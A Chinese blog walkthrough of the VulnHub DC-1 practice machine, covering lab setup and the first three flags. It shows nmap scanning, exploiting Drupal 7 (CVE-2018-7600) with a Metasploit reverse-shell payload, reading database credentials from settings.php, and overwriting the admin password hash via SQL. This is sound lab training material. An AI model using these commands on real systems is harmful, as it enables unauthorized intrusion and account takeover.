DC-1

前言

看博客的时候看到了DC靶机,发现这好像是一个系列的,也挺基础的,就想把DC这个系列的靶机刷一遍

环境搭建

刚开始想用 VMware 的,不过发现不能正常打开,就换成了 VirtualBox


先安装好 VirtualBox

下载地址:https://www.virtualbox.org/wiki/Downloads

image-20260219191107987

下载安装程序后进行安装

image-20260219193030746


靶机镜像下载地址:https://www.vulnhub.com/entry/dc-1,292/

image-20260219183729073

下载到一个.ova文件

image-20260219193621217

用 VirtualBox 打开,导入虚拟机,设置里要改一下虚拟机的位置,默认是在C盘,其他的默认即可,然后等待导入虚拟机

image-20260219193846609


导入好后启动

image-20260219194021392


遇到了下面这个报错

image-20260219194106821

点击更改网络设置,选择桥接网卡(或者是 NAT 模式)

image-20260219195851105

然后就可以了

image-20260219194247900

还有就是 kali 的网络连接也要选择桥接网卡(或者是 NAT 模式),保持和靶机的一致

image-20260219200009124

渗透测试

flag1


先看看 kali 的 IP

image-20260219200051206

用 nmap 扫一下这个网段存活的主机

1
nmap -sP 192.168.1.0/24

可以根据 VirtualBox 找到靶机的 IP 地址是192.168.1.15

image-20260219203703443


然后探测一下靶机的端口服务啥的

1
nmap -A 192.168.1.15

image-20260219204033715

先看一下 80 端口的,是 Drupal CMS

image-20260219204201923

用 Wappalyzer 插件看一下,是 Drupal 7

image-20260219204323202

网上搜一下有什么漏洞,可以找到存在CVE:CVE-2018-7600

image-20260219204619291


直接用 kali 的 msf 打,先找一下 Drupal 模块

1
2
msfconsole
search Drupal

image-20260219210156178

应该就是2018年的这个了,使用这个EXP

1
use exploit/unix/webapp/drupal_drupalgeddon2

image-20260219210241454


配置一下,进行反弹shell

1
2
3
4
5
6
7
8
# 反弹shell的payload
set payload php/meterpreter/reverse_tcp
# 靶机IP
set rhosts 192.168.1.15
# 本机IP
set lhost 192.168.1.14
# 开始攻击
run

image-20260219211350083

进入系统的shell,并生成一个交互式shell

1
2
shell
/usr/bin/script -qc /bin/bash /dev/null

image-20260219211813605


看到flag1.txt

image-20260219211854111

查看发现需要找一个配置文件

image-20260219211954809

1
Every good CMS needs a config file - and so do you.

flag2


搜一下这个 CMS 的配置文件在哪

image-20260219212109907

就是在:

1
/var/www/sites/default/settings.php

image-20260219212425803


读一下可以看到flag2,还有数据库的账户和密码

image-20260219212608679

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
/**
*
* flag2
* Brute force and dictionary attacks aren't the
* only ways to gain access (and you WILL need access).
* What can you do with these credentials?
*
*/

$databases = array (
'default' =>
array (
'default' =>
array (
'database' => 'drupaldb',
'username' => 'dbuser',
'password' => 'R0ck3t',
'host' => 'localhost',
'port' => '',
'driver' => 'mysql',
'prefix' => '',
),
),
);

flag3


去连接数据库

1
mysql -u dbuser -pR0ck3t

image-20260219213158195

看一下数据库,发现 drupaldb,切换到这个数据库

1
2
show databases;
use drupaldb;

image-20260219213629054


看一下表

1
show tables;

image-20260219214131687

image-20260219213745991


node表中看到flag3

image-20260219214216035

为什么要看 node 表

drupal node机制理解:https://www.cnblogs.com/amw863/p/4551889.html

简单的说就是node表中存储了所有 “节点” 的实例记录,无论具体内容类型是博客、新闻还是论坛帖子,其标题、发布者、发布时间等基础属性都集中记录在此表中

所以要去登录管理员帐号,再看users表中的内容

1
select * from users;

image-20260219213856239


直接看有点多,可以只看namepass

1
select name,pass from users;

image-20260219213939954

密码不是明文的,是经过加密的,再去找一下加密脚本

1
find / -name *password*

image-20260219214912118

看一看这个文件内容

1
cat /var/www/scripts/password-hash.sh
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
#!/usr/bin/php
<?php

/**
* Drupal hash script - to generate a hash from a plaintext password
*
* Check for your PHP interpreter - on Windows you'll probably have to
* replace line 1 with
* #!c:/program files/php/php.exe
*
* @param password1 [password2 [password3 ...]]
* Plain-text passwords in quotes (or with spaces backslash escaped).
*/

if (version_compare(PHP_VERSION, "5.2.0", "<")) {
$version = PHP_VERSION;
echo <<<EOF

ERROR: This script requires at least PHP version 5.2.0. You invoked it with
PHP version {$version}.
\n
EOF;
exit;
}

$script = basename(array_shift($_SERVER['argv']));

if (in_array('--help', $_SERVER['argv']) || empty($_SERVER['argv'])) {
echo <<<EOF

Generate Drupal password hashes from the shell.

Usage: {$script} [OPTIONS] "<plan-text password>"
Example: {$script} "mynewpassword"

All arguments are long options.

--help Print this page.

--root <path>

Set the working directory for the script to the specified path.
To execute this script this has to be the root directory of your
Drupal installation, e.g. /home/www/foo/drupal (assuming Drupal
running on Unix). Use surrounding quotation marks on Windows.

"<password1>" ["<password2>" ["<password3>" ...]]

One or more plan-text passwords enclosed by double quotes. The
output hash may be manually entered into the {users}.pass field to
change a password via SQL to a known value.

To run this script without the --root argument invoke it from the root directory
of your Drupal installation as

./scripts/{$script}
\n
EOF;
exit;
}

$passwords = array();

// Parse invocation arguments.
while ($param = array_shift($_SERVER['argv'])) {
switch ($param) {
case '--root':
// Change the working directory.
$path = array_shift($_SERVER['argv']);
if (is_dir($path)) {
chdir($path);
}
break;
default:
// Add a password to the list to be processed.
$passwords[] = $param;
break;
}
}
define('DRUPAL_ROOT', getcwd());

include_once DRUPAL_ROOT . '/includes/password.inc';
include_once DRUPAL_ROOT . '/includes/bootstrap.inc';

foreach ($passwords as $password) {
print("\npassword: $password \t\thash: ". user_hash_password($password) ."\n");
}
print("\n");

是用 PHP 脚本生成一个hash密码,所以可以利用这个脚本,对一个简单的密码(如:123456)进行加密,然后替换掉数据库中admin的密码

1
2
3
www-data@DC-1:/var/www$ php /var/www/scripts/password-hash.sh "123456"

password: 123456 hash: $S$D5j5RN.xHstg/J3qdVzgjxWDbnanuQeDRqk2anesGzCGma0KGXPA

然后覆盖admin的密码

1
update users set pass="$S$D5j5RN.xHstg/J3qdVzgjxWDbnanuQeDRqk2anesGzCGma0KGXPA" where name="admin";

image-20260219215658600



然后去登录,可以成功登录进去

image-20260219215742949

